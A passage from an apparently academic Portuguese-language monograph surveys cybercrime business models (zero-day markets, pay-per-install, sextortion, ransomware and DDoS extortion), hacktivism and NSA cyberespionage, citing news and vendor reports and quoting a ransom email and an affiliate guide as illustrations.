65 Disponível em: http://www.tecmundo.com.br/privacidade/80767-brasilexposed-crise-seguranca-internet-brasileira.htm. Último acesso em 07 de Setembro de 2016.



Figura 3.2.4.1: Ciclo de vida de uma vulnerabilidade
Fonte: Instituto da Defesa Nacional de Portugal.

Zero-day Exploits é um grande negócio, vulnerabilidade são caras e algumas podem ser vendidas por mais de um milhão de dólares. Podendo ser utiliza tanto para o desenvolvimento da solução ou a sua exploração.

Conforme o artigo "*The Vulnerabilities Market and the Future of Security*" – de Bruce Schneier. Existe um mercado legal de "*Zero-day Exploits*, nas quais empresas promovem programas de recompensas orientados para a descoberta de vulnerabilidades de segurança descoberta, podendo assim aplicar as devidas correções. Entretanto há também, o mercado negro de vulnerabilidades, onde os que compram com intenção de as manterem em sigilo para poderem explorá-las por mais tempo sem a devida correção.[67]

3.2.5. *Pay-Per-Install*

66 Instituto da Defesa Nacional de Portugal. **Estratégia da Informação e Segurança no Ciberespaço.** (Dezembro, 2013). Artigo disponível no site http://www.idn.gov.pt/publicacoes/cadernos/idncaderno_12.pdf.

67 *SCHNEIER, Bruce.* ***The Vulnerabilities Market and the Future of Security.*** *Publicado em: Maio/12. Disponível em: <http://www.forbes.com/sites/bruceschneier/2012/05/30/the-vulnerabilities-market-and-the-future-of-security/#3b23138f7763>. Último acesso em: 25 de Agosto de 2016.*

Tecnologia vêm evoluindo constantemente, e o processo de propagação de *malware* e consequentemente os meios de propagação também acompanhou esta evolução. Tradicionalmente o *malware* propagam-se mediante da exploração de vulnerabilidades em aplicativos/*plug-ins* ou por meio de técnicas de engenharia social. A questão como fazer com que um *malware* se propague em grande escala?[68]

Para resolver este problema, o Crime S.A elaborou um modelo de negócio conhecido como *Pay-Per-Install* - PPI. Trata-se de um modelo baseado em compartilhamento de receitas e comissões. Os autores de *malware* contratam os provedores de serviços PPI para conseguir propagar seus *malwares* em grande escala. Estes provedores PPI, por sua vez recrutam afiliados para efetivarem a propagação, e em troca estes recebem uma comissão por cada instalação.

O modelo de negócio PPI, conforme ilustrado na figura 3.2.5.1, a cadeia de distribuição consiste em três papeis principais:

- Clientes – são os autores de *malwares* contratam o serviço para propagar seus *malwares* em grande escala;
- Provedores de serviços PPI – são os intermediários de negócio, eles recebem o dinheiro dos clientes, contabilizam as instalações e repassam as comissões para seus afiliados.
- Afiliados dos serviços PPI – executam o trabalho de propagar os *malwares*, e em troca recebem uma comissão por cada instalação.

68 CABALLERO, Juan; **Measuring Pay-per-Install: The Commoditization of *Malware* Distribution.** Artigo publicado em 2011. Disponível no site https://software.imdea.org/~juanca/papers/ppi_usenixsec11.pdf. Último acesso em 16 de Setembro de 2016.



Figura 3.2.5.1: As operações típicas do mercado PPI.
Fonte: CABALLERO, Juan [69]

Conforme ilustrado na figura 3.2.5.1, os clientes PPI contratam um serviço de PPI para efetivar a propagação de *malwares* (❶). O serviço PPI conduz as infecções sozinhas e/ou distribuem a rede afiliada (❷). O serviço PPI instalam os *malwares* do cliente (❸). Afiliados receber uma comissão para qualquer bem instalação sucedida (❹).

Recrutamento de Afiliados

Para recrutar afiliados, os provedores de PPI anunciam em fóruns na DarkNet e também fazem campanhas de marketing de programas de renda extra por meio da publicidade – anúncios em jornais tradicionais de grande circulação. Centenas de pessoas são recrutadas para trabalharem na distribuição de *malware.* Trend Micro documentou em

69 Ibidem

sua pesquisa, um o pagamento de US$ 300.000 em comissões, em um único mês, para um afiliado. A figura 3.2.5.2 ilustra um anúncio.[70]

Figura 3.2.5.2: Exemplo de anúncios de um programa de renda extra.

Técnicas de Distribuição

Assim que se afilia ao PPI, o afiliado recebe a carga a ser distribuída. Quanto mais computadores infectarem mais alta será a comissão. Existem diversos mecanismos de propagação dos *malware* – *c*ompartilhando arquivos na rede, infectando sites e aplicativos legítimos, envenenando resultados de pesquisas, por meio de *spam*, entre outras.[71]

Spam

Afiliados utilizam da técnica spam para enviarem mensagens bem elaboradas – se passando por legítimas - para persuadir o usuário a acessar *links* maliciosos. Para maximizar as comissões, eles propagam *spam* por meio de redes sociais, e-mails, mensagens instantâneas, SMS, fóruns, etc.

Compartilhamento de arquivos na rede

Os provedores PPI sabem que muitas vítimas podem ser facilmente atraídas pela ideia da economia do não pagamento dos direitos autorais. Assim a vítima faz o

70 Focus Report Series. **The Business of Cybercrime: A Complex Business Model.** Trend Micro. Publicado em 2010. Disponível em: <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/reports/rpt_business-of-cybercrime.pdf>. Último acesso em: 20 de Setembro de 2016.

71 DOSHI, Nishant; ATALYE,Ashwin; CHIEN, Eric. Symantec Security Response: **The New Malware Distribution Network.** Publicado em 2010. Disponível em: <https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/pay_per_install.pdf>. Último acesso em: 20 de Setembro de 2016.

download do aplicativo pirata ou o arquivo multimídia e executa-o; e mesmo que arquivo execute normalmente de forma silenciosa o *malware* também é executado, infectando-o.[72]

As ferramentas *Binders* são utilizadas para que outros arquivos sejam instalados de forma silenciosa, enquanto o arquivo principal é executado. Com essa ferramenta é possível esconder um arquivo malicioso dentro de um arquivo legitimo.

Os provedores de serviços PPI dão suporte aos afiliados para que eles possam utilizar o "kit PPI" de forma adequada, fornecendo dicas de como contaminar arquivos legítimos e compartilhá-los em sites *torrents* entre outros.

No site PPI.Org contêm informações detalhadas do *modus operandi* no *link* "Como ganhar de US$5.000 - US$7.000 por dia?

> Uma vez que você se inscreveu no programa que você precisa para obter o seu EXE. É fácil encontrá-lo no painel de controle e se você não o encontrar contate o suporte.
>
> **Atenção:** Basta baixá-lo, NÃO abrir o arquivo. Se abrir o arquivo será instalado um *adware* / *spyware* / vírus no seu PC e você não vai notar, é uma "instalação silenciosa" (..). Este arquivo é para se espalhar para outras pessoas (...).[73]

Infectando sites legítimos

Muitos afiliados invadem sites legítimos e de forma silenciosa os contaminam arquivos, links ou inserem códigos que exploram vulnerabilidades nos *browsers* do lado do clientes, assim propagam os arquivos PPI, turbinando suas comissões.[74]

Falsos alarmes

Outro *modus operandi* dos afiliados, é utilizar truques de falsos alarmes. Os afiliados comprometem sites e *links* legítimos, quando o os usuários acessá-los, eles seriam direcionado para um falso alarme para persuadir a vítima a instalar silenciosamente o *malware*. As figuras abaixo são exemplo de falsos alertas de segurança.

72 Ibidem

73 Tradução livre. Retirado de www.payperinstall.org/PPI-guide-1.html

74 DOSHI, Nishant; ATALYE,Ashwin; CHIEN, Eric. Symantec Security Response: **The New Malware Distribution Network.** Publicado em 2010. Disponível em: <https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/pay_per_install.pdf>. Último acesso em: 20 de Setembro de 2016.

Figura 3.2.5.3: Falsa Verificação de Segurança
Fonte: Symantec

Figura 3.2.5.4: Falsa mensagem de erro
Fonte: InfoSec

Figura 3.2.5.5: Falso alerta de segurança
Fonte: Symantec

3.2.6. Extorsão Virtual

Chantagem é um crime muito antigo e as tecnologias facilitam este tipo de ataque. A extorsão virtual é um fenômeno que cresce na internet garante alta rentabilidade a criminosos.

No que tange a extorsão, o Crime S.A vêm sequestrando dados, roubando segredos, cobrando taxas para não realizarem ataques de negação de serviços, entre outros

S*extortion*

O *sextortion* é um tipo de chantagem que utiliza de fotografias ou vídeos íntimos, ou a prática de cibersexo. O Crime S.A vêm explorando a este negócio lucrativo de extorsão sexual virtual.

Os criminosos geralmente criam perfis falsos em sites de relacionamentos, redes sociais. Com uma boa e cativante conversa, convencem a vítima – geralmente adolescentes e homens – a compartilhar fotos, vídeos ou a prática de cibersexo, e com o conteúdo em mãos, chantageiam a vítima, pedindo favores ou dinheiro para não tornar o conteúdo público. Adolescentes são especialmente vulneráveis. Este tipo de crime pode levar a sérios traumas psicológicos e até tentativas de suicídio. [75]

Figura 3.2.6.1: S*extortion*
Fonte: http://www.sextorsion.com/pt/

75 KASPERSKEY. **Sextortion: adolescentes são os principais alvos** Publicado em Agosto de 2016. Disponível em: <https://blog.kaspersky.com.br/sextortion/6453/>. Último acesso em: 25 de Agosto de 2016.

O escocês Daniel Perry cometeu suicídio aos 17 anos, no ano de 2013. Depois de ser alvo de extorsão, motivou a Interpol a fazer uma investigação que resultou na prisão na Filipinas de 58 pessoas ligadas a redes de extorsão baseadas em sexo virtual e à identificação de mais 190 pessoas que trabalham para essa rede fora das Filipinas. A ação denominada *Strikeback* (contra-ataque) teve o apoio de autoridades dos EUA, Reino Unido, Filipinas, Hong Kong e Cingapura.[76]

Sequestro de dados

Na era informação, os dados é o ativo mais precioso para fins pessoais, comerciais ou estratégicos. O Crime S.A sabe disso, e vêm explorando este lucrativo negócio de extorsão mediante sequestro de dados.

O *modus operandi* do sequestro de dados pode ocorrer de diferentes maneiras, pode por meio do ataque de um *malware* que criptografa dados do computador, ou a substituição da chave criptográfica do servidor por meio de um ataque de DDoS com *injection*. E por fim, os cibercriminosos pedem dinheiro para o desbloqueio dos dados.[77]

O ataque mais comum de extorsão mediante sequestro de dados é o ataque *Ransomware*, que é um tipo de *malware* criado especificamente para bloquear os dados, e após infectada, surge uma mensagem de pedido de resgate.

A maior parte dos ataques de *Ransomware* se propagam mediante a exploração de técnicas de engenharia social, tais como falsos alarmes, *phishing*, entre outros.

O agente do FBI – Joseph Bonavolonta – disse em Outubro de 2015, durante o *Cyber Security Summit*, que o FBI aconselha para alguns ataques de *ransomware*, a pagar o resgate, pois o pagamento sai mais em conta do que tentar quebrar a chave criptográfica.[78]

76 UOL NOTICIAS, UOL. **Filipinas prendem 58 suspeitos de praticar extorsão ligada a sexo virtual.** Publicado em 02/05/2014. Disponível em: <http://tecnologia.uol.com.br/noticias/redacao/2014/05/02/filipinas-detem-58-suspeitos-de-praticar-extorsao-ligada-a-sexo-virtual.htm#fotoNav=1>. Último acesso em: 25 de Agosto de 2016.

77 FERREIRA, Marcos. **Trustsign: Extorsão Virtual: seus dados são o novo refém.** Publicado em 2014. Disponível em https://www.trustsign.com.br/blog/extorsao-virtual-seus-dados-sao-o-novo-refem/index.html. Último acesso em 25 de Setembro de 2016.

78 SECURITY LEDGER. **FBI's Advice on Ransomware? Just Pay The Ransom.** Publicado em Outubro de 2015. Disponivel em: https://securityledger.com/2015/10/fbis-advice-on-cryptolocker-just-pay-the-ransom/. Último acesso em 25 de Setembro de 2016.

Figura 3.2.6.2: *Cryptolocker:* Pedido de resgate
Fonte: http://gizmodo.uol.com.br/fbi-e-ransomware/

Cobrança de taxa para não realizar ataques de Negação de Serviços

Outro *modus operandi* do Crime S.A é a extorsão virtual por meio de mensagens intimidadoras com ameaças de Ataques de Negação de Serviços. Criminosos pedem dinheiro para não realizar ataques de negação de serviços, em sites de empresas. Segue a mensagem publicado pelo empresa Sucuri *Security*:[79]

> Assunto: Pedido de resgate: ATAQUE DE DDoS!
>
> Todos os servidores serão atacados com DDoS a partir de sexta-feira, se você não pagar 2 Bitcoins @ [BITCOIN ADDR]
>
> Quando dizemos todos, são realmente todos – seus usuários não conseguirão acessar sites que usam seu *host*.
>
> Agora mesmo, começaremos um ataque de 30 minutes contra o IP do seu site (endereços de IP). Não será nada difícil, ainda não vamos quebrar o sistema, estamos tentando minimizar os eventuais danos. Estes ataques estão sendo realizados para provar que não se trata de uma brincadeira. Cheque seus logs!
>
> Se o pagamento não for feito até sexta-feira, começaremos a atacar, o preço para acabar com o ataque, então aumentará para 4 BTC e vamos aumentar o preço até 20 BTC para cada dia de ataque.

79 Sucuri Security. **Aumenta a Popularidade de Campanhas de DDoS**. Publicado em 01/2014. Disponível em: https://blog.sucuri.net/portugues/2015/12/aumenta-popularidade-das-campanhas-de-ddos-pra-extorsao/. Último acesso em 08 de Janeiro de 2017.

Segundo um estudo conduzido pela *Kasperky Lab*, publicado em 2014, um ataque de negação de serviço pode custar por incidente, a uma pequena empresa, em média de US$ 52 mil, e para uma grande empresa, o custo médio chega a US$ 444 mil.

Outro impacto negativo a empresa é o prejuízo a longo prazo do ataque de negação de serviço são os danos a reputação da empresa. Os incidentes causam prejuízos consideráveis aos negócios, segundo o estudo 33% das empresas vítimas perderam contratos, 29% tiveram impacto negativo ao *rating* de credito.[80]

Os ataques de negação de serviços são fáceis de implementar, qualquer um pode alugar *botnets* para realizar um ataque de grandes proporções. A Lizard Stresser, grupo que derrubou PSN e Live alugam *botnets* e vendem ataques DDoS sob encomenda. O preço vária de acordo com o tempo do ataque, conforme a figura 3.2.6.3.[81]



Figura 3.2.6.3: *Lizard Squad*: Ataques DDoS sob encomenda
Fonte: TecMundo

Muitas vezes sai mais barato para a empresa ceder à chantagem do que lutar contra, mas não existe garantia que o ataque irá se cessar ou que não ocorrerá novamente.

Casos de Extorsão Virtual que viraram notícias

80 KASPERSKEY. **Global IT Security Risks Survey 2014 Distributed Denial Of Service Attacks.** Publicado em 2014. Disponível em: <https://press.kaspersky.com/files/2014/11/B2B-International-2014-Survey-DDoS-Summary-Report.pdf?_ga=1.170755362.386806330.1474663182>. Último acesso em: 25 Setembro de 2016.

81 TECMUNDO. **DDoS sob encomenda: grupo que atacou PSN e Live passam a vender o "serviço".** Disponível em: http://www.tecmundo.com.br/ataque-hacker/69868-ddos-encomenda-grupo-atacou-psn-live-passam-vender-servico.htm . Último acesso em 25 de Setembro de 2016.

- **Caso Carolina Dieckmann:** A atriz Carolina Dieckmann recebeu ameaças de extorsão em março de 2012, onde criminosos pediram R$ 10 mil reais para não publicar as imagens. Após a atriz negar o pagamento, os criminosos divulgaram o conteúdo. O caso serviu de combustível para agilizar a aprovação da lei 12.737/2012 sobre crimes na internet, que ficou conhecida como “Lei Carolina Dieckmann”.
- **Caso Prefeitura de Japorã:** Por uma mensagem em inglês, o grupo pediu uma espécie de "resgate" 3 mil dólares americanos, cerca de 11 mil reais. A Prefeitura Municipal de Japorã – MS, localizado no extremo sul do Estado a 470 km da capital Campo Grande, para ter os dados de volta, foi obrigado a ceder à chantagem e pagar o resgate.[82]

3.2.7. Os perigos da Pirataria

Uma prática muito comum entre os consumidores tem sido a aquisição de *softwares* piratas. Muitos consumidos são atraídos pela ideia da economia do não pagamento dos direitos autorais. Geralmente este *software* não recebem as atualizações dos fabricantes, que estão sempre aprimorando seus produtos e combatendo eventuais vulnerabilidades, e muitas vezes os *softwares* piratas não há como garantir que tenha exatamente a mesma estrutura de um original. Então eles podem conter *malwares* que facilitem a ação dos cibercriminosos.

Segundo um estudo encomendado pela *Microsoft*, os consumidores brasileiros em 2014, gastaram cerca de US$ 700 milhões e 44,2 milhões de horas para resolver problemas causados por infecções de vírus em *softwares* piratas. No mundo todo, essa cifra chega a US$ 25 bilhões e 1,2 bilhões de horas. Este estudo revelou que 61% das máquinas avaliadas, estavam pré-infectados com *malwares.*[83]

82 FANTÁSTICO, Globo. **Hackers invadem computadores e celulares e sequestram dados**. Públicado em 25/10/2015. Disponível em: <http://g1.globo.com/fantastico/noticia/2015/10/hackers-invadem-computadores-e-celulares-e-sequestram-dados.html>. Último acesso em: 25 de Agosto de 2016.

83 OLHAR DIGITAL – **Brasileiros terão prejuízo de R$ 1,6 bilhão em 2014 com softwares piratas.** Publicado em 19/03/2014. Disponível em: http://olhardigital.uol.com.br/pro/noticia/brasileiros-terao-prejuizo-de-r-1-6-bilhao-em-2014-com-softwares-piratas/40901. Último acesso em 30 de

3.3. Hacktivismo

Ciberativismo, hacktivismo, ativismo digital, desobediência civil eletrônica, dentre outras nomenclaturas que são utilizados para referenciar ao fenômeno social denominado ativismo na sociedade em rede. No que refere-se ao conceito, como agregador de todas estas variações, o ciberativismo pode ser visto como qualquer tipo de ativismo no ciberespaço[84]. Por sua vez, em uma fragmentação conceitual, o hacktivismo (hack + ativismo) é uma tipologia do ciberativismo que atua de forma transgressora.[85]

O hacktivista pode ser visto como um ciberativista que utiliza ferramentas "*hacker*", ilegal ou legalmente, para fins sociopolíticos, tratando-se portanto de um meio poderoso de protesto no ciberespaço, para propagação de ideias e convicções.[86]

Apesar do fenômeno social denominado hacktivismo tal como conhecido hoje, têm origem na década de 1990, o hacktivismo começou a ganhar visibilidade, em escala mundial, a partir de 2010, quando um grupo, designado *Anonymous*, organizou alguns ciberataques coordenados contra instituições que tomaram medidas hostis contra o site Wikileaks.[87]

3.3.1. Hactivismo como ameaça

Uma ameaça é uma violação em potencial da segurança, que ocorre quando existe uma circunstância, capacidade, ação ou evento que pode ocasionar algum dando, seja ela intencional ou não intencional, portanto o fenômeno hacktivista tem características que o tornam uma ameaça à segurança. (RFC 2828) [88]

Outubro de 2016.

84 ALCÂNTARA, Lívia Moreira. **Ciberativismo: mapeando discussões**. Disponível em: <http://revistas.pucsp.br/index.php/aurora/article/viewFile/22474/18888>. Último acesso em 26 de setembro de 2016.

85 (MONTARDO; ARAUJO, 2012) apud BARROS, Laura Santos. **O Hacktivismo nas Manifestações de Junho de 2013 no Brasil**. Trabalho apresentado no GP Cibercultura do XV Encontro dos Grupos de Pesquisa em Comunicação, evento componente do XXXVIII Congresso Brasileiro de Ciências da Comunicação

86 DOMINGUES, Elisabete Júlio. **Os Ciberataques como um Novo Desafio para a Segurança: o Hacktivismo.** 2015. 148f. Dissertação (Mestrado Integrado em Ciências da Policiais) - Instituto Superior de Ciências Policiais e Segurança Interna. Lisboa Portugal. 2015.

87 Ibidem

88 Ibidem

No Hacktivismo, ataque bem-sucedido é aquele que tem visibilidade, quanto mais atenção chamar para uma causa, mais importante e notoriedade ela pode alcançar, independente se a causa é política, cientifica ou filosófica.

Em 2010 que as atividades hacktivistas realizadas pelo *Anonymous* alcançaram a grande notoriedade internacional, quando um exército de voluntários (sem vínculo com o site WikiLeaks), agindo em defesa à liberdade de expressão, organizaram uma série de ataques DDoS coordenados contra instituições que haviam tomado medidas hostis contra o site. [89]

Como resultado do poder de fogo dos hacktivistas, no dia 8 de dezembro de 2010 parte dos sistemas informáticos da rede de cartões de crédito da MasterCard e da Visa foram derrubados. Assim o *gateway* de pagamento das empresas ficaram indisponíveis, resultando em muitas empresas de *e-commerce*, nos Estados Unidos, não puderam fazer efetivar as vendas por causa do ataque.[90]

Estima-se um prejuízo na casa dos milhões de dólares para as instituições, além de dano à imagem e reputação que não somente teve sua falta de segurança exposta, como também sua posição de ceder à vontade do governo dos Estados Unidos.[91]

Além das operações em defesa do Wikileaks, os hacktivistas defenderam outras causas e influenciaram marcos históricos, tais como por exemplo Zapatismo (1994), Batalha de Seattle (1999), queda do presidente das Filipinas (2001), queda dos ditadores na Tunísia (2010) e no Egito (janeiro de 2011), a onda de manifestações no Brasil (2013), entre outras.[92, 93]

A principal "arma" do *hacktivistas* é o chamado “Ataques de Negação de Serviço”, que se baseia em uma tentativa de tornar os recursos de um sistema indisponíveis por meio de sobrecarga de requisições de acesso. Também são comuns ciberataques tais como *malwares*, ph*ishing*, *site defacements*, *doxing*, notícias falsas,

89 Ibidem

90 MORAES, Anchises. **Palestra - A Guerra Cibernética e o novo Hacktivismo - Workshop SegInfo 2011.** Disponível em https://seginfo.com.br/workshop/historico/. Último acesso em 26 de setembro de 2016.

91 Ibidem

92 BARROS, Laura Santos. **O Hacktivismo nas Manifestações de Junho de 2013 no Brasil** Disponível em <http://portalintercom.org.br/anais/nacional2015/resumos/R10-1341-1.pdf>. Último acesso em 26 de setembro de 2016.

93 ALCÂNTARA, Lívia Moreira. **Ciberativismo: mapeando discussões.** Disponível em: <http://revistas.pucsp.br/index.php/aurora/article/viewFile/22474/18888>. Último acesso em 26 de setembro de 2016.

hacking como Havij, *SQL Injections*, sabotagem virtual, entre outras técnicas de ciberataques.[94]

O fenômeno social hacktivista geralmente relaciona-se com o apoio a causas anarquistas, ativistas e movimentos de protesto. As motivações incluem protestos relacionados com a políticas, direitos humanos, proteção aos animais, livre acesso a informação, liberdade de expressão, *software* livre. [95]

O caso mais notório de ataque hacktivista ao Estado aconteceu em 2007 na Estônia, quando por aproximadamente um mês, paralisaram praticamente toda infraestrutura digital do país ao derrubarem uma série de sites estonianas, incluindo parlamento, ministérios, bancos, jornais, entre outros.[96]

A remoção da estátua, que simbolizava a vitória do Exército Vermelho contra os nazistas na Segunda Guerra Mundial, provocou uma crise nas relações entre a Estônia e a Rússia. A Rússia classificou a atitude do governo estoniano de “um insulto” contra os soldados que morreram no combate aos nazistas.[97]

Graças ao legado deixado pela ocupação e posterior queda da URSS, há uma presença massiva de russos na região, o que provocou manifestações e confrontos nas ruas da capital da Estônia deixando alguns mortos e vários feridos e detidos.[98]

3.3.2. O perigo do uso do hactivismo como massa de manobra

Massa de manobra se refere ao conceito de violência simbólica do sociólogo francês Pierre Bourdieu é um grupo de pessoas que são motivadas por uma opinião ou ideologia pré-formada por um grupo político, de mídia, religioso, ou de outra natureza, para participarem de movimentos para defenderem a ideologia sob a qual estão influenciadas.[99]

94 DOMINGUES, Elisabete Júlio. **Os Ciberataques como um Novo Desafio para a Segurança: o Hacktivismo.** 2015. 148f. Dissertação (Mestrado Integrado em Ciências da Policiais) - Instituto Superior de Ciências Policiais e Segurança Interna. Lisboa Portugal. 2015.

95 Ibidem

96 BERWANGER, Tiago. **O DISCURSO DE SECURITIZAÇÃO DA CIBERNÉTICA NOS ESTADOS UNIDOS DA AMÉRICA NO PERÍODO ENTRE 2007 E 2015.** 2015. 77f. Monografia (Bacharelado em Relações Internacionais) – Universidade Federal de Santa Catarina. Florianópolis. 2015.

97 Ibidem

98 Ibidem.

99 OFATO. **O que é massa de manobra?** Publicado em 16/10/2015. Disponível em:

Muitos movimentos hacktivistas não passam de uma “massa de manobra” para realizar ações de guerrilhas digitais contra alguém que eles consideram inimigos.

3.4. Ciberespionagem

A espionagem é uma atividade tão velha quanto a civilização humana, desenvolvida desde os primórdios dos tempos se fazia espionagem.

Vários séculos se passaram, e ao longo da história, as necessidades foi-se alterando, e com o apoio das tecnologias, as atividades de espionagem foram se inovando e adaptando. Mas o objetivo da espionagem não se alterou desde os seus primórdios, o desejo de capturar informações tidas como sensíveis e/ou sigilosas para obter uma vantagem militar, política, social, industrial face ao adversário, tem sido desde sempre o grande objetivo de quem recorre a espionagem para atingir os seus propósitos. [100]

Na era da informação, a informação passou a circular no ciberespaço, assim o ato de espiar se tornou digital, surgindo uma variante da espionagem tradicional, a ciberespionagem.

A ciberespionagem é caracterizada pela exploração de ferramentas digitais para a prática do ato de espiar. Estas ferramentas são as mesmas exploradas pelo cibercrime.

Na sociedade da informação, a digitalização da economia tornou-se uma inevitabilidade, e graças a tecnologia uma grande quantidade de informação está disponível na rede, a disposição de qualquer um de uma forma fácil e ágil. Atividades que anteriormente que exigiam grande esforço e somente poderiam ser desempenhados por profissionais devidamente capacitados, estão disponíveis de forma fácil e gratuita nas redes sociais.

A ciberespionagem vêm sendo explorado por agentes de Governos, Corporações, ativistas, organizações criminosas e terroristas, distinguindo-se apenas nas motivações e intenções.

http://ofatoal.com.br/coluna/44/o-que-e-massa-de-manobra. Último acesso em 08 de Janeiro de 2017.

100 SILVA, Suzana. **A Ciberespionagem no contexto Português.** 2014. 109f. Dissertação (Mestrado em Guerra da Informação) - Instituto Superior de Ciências Policiais e Segurança Interna. Lisboa Portugal. 2014.

3.4.1. Ciberespionagem industrial

A Espionagem Industrial pode ser definida por um ato de pessoas ou grupos, com o objetivo capturar informações sigilosas ou segredos comerciais, tendo por objetivos obtenção de vantagem econômica de forma desleal. [101]

Muitas técnicas são utilizadas no campo da espionagem, desde a coleta do lixo, até a utilização de meios tecnológicos, tais como *malware* e *spyware* para sabotar/espiar um concorrente.

3.4.2. Caso NSA

Em 2013, documentos da Agência de Segurança Nacional dos EUA (NSA) foram vazados pelo ex-analista Edward Snowden para o jornal The Guardian. O ex-contratado da NSA que tornou públicos detalhes do programa PRISM (programa de vigilância) e outros programas que constituem o sistema de vigilância global da NSA americana.[102]

Essas revelações do Snowden mostram o tamanho do programa PRISM, o programa americano de vigilância, que monitorava informações confidenciais por meio de parcerias corporativas com gigantes empresas da tecnologia, tais como Google, Microsoft, Apple e outras; cooperação com a inteligência no exterior; e operações unilaterais para interceptar dados.[103]

O governo dos Estados Unidos defendeu a vigência dos programas de vigilância, e alegou que os atos de monitoramento foram feitos para combater o terrorismo. Entretanto, as revelações criaram tensões entre aliados que reagiram com indignação ao descobrirem que os Estados Unidos haviam espionado até mesmo os líderes de governos amigos e aliados.[104]

101 Almeida, Tamires. Portal Industria Hoje. **O que é espionagem industrial?** Publicado em 06/07/2016. Disponível em http://www.industriahoje.com.br/o-que-e-espionagem-industrial. Último acesso em 08 de Janeiro de 2017

102 EL PAIS. **A onda expansiva desatada por Snowden.** Publicado em 22/10/2013. Disponível em: http://brasil.elpais.com/brasil/2013/12/20/internacional/1387542392_057942.html. Último acesso em 08 de Janeiro de 2017

103 Ibidem

104 Ibidem.

Em consequências dessas revelações, o presidente americano Barack Obama defendeu a vigência dos programas da NSA, mas reconheceu a necessidade de introduzir algumas reformas.

> "Deixamos claro à comunidade de inteligência que, ao menos que exista um urgente propósito de segurança nacional, não vamos monitorar as comunicações de chefes de Estado e de governo entre nossos mais próximos amigos e aliados", disse em discurso no Departamento de Justiça, em Washington. [105]

Como funcionava a coleta de dados

Conforme as informações vazadas pelo Snowden, a NSA capturava de dados na Internet era feito por meio de: [106]

- Cooperações com as empresas;
- Cooperações com inteligência no exterior;
- Operações unilaterais para interceptar dados;

Cooperações de Empresas

Segundos os documentos, os gigantes da tecnologia contribuíam com as interceptações de dados em operações da NSA, facilitando o acesso aos seus servidores de dados privativos dos usuários. [107]

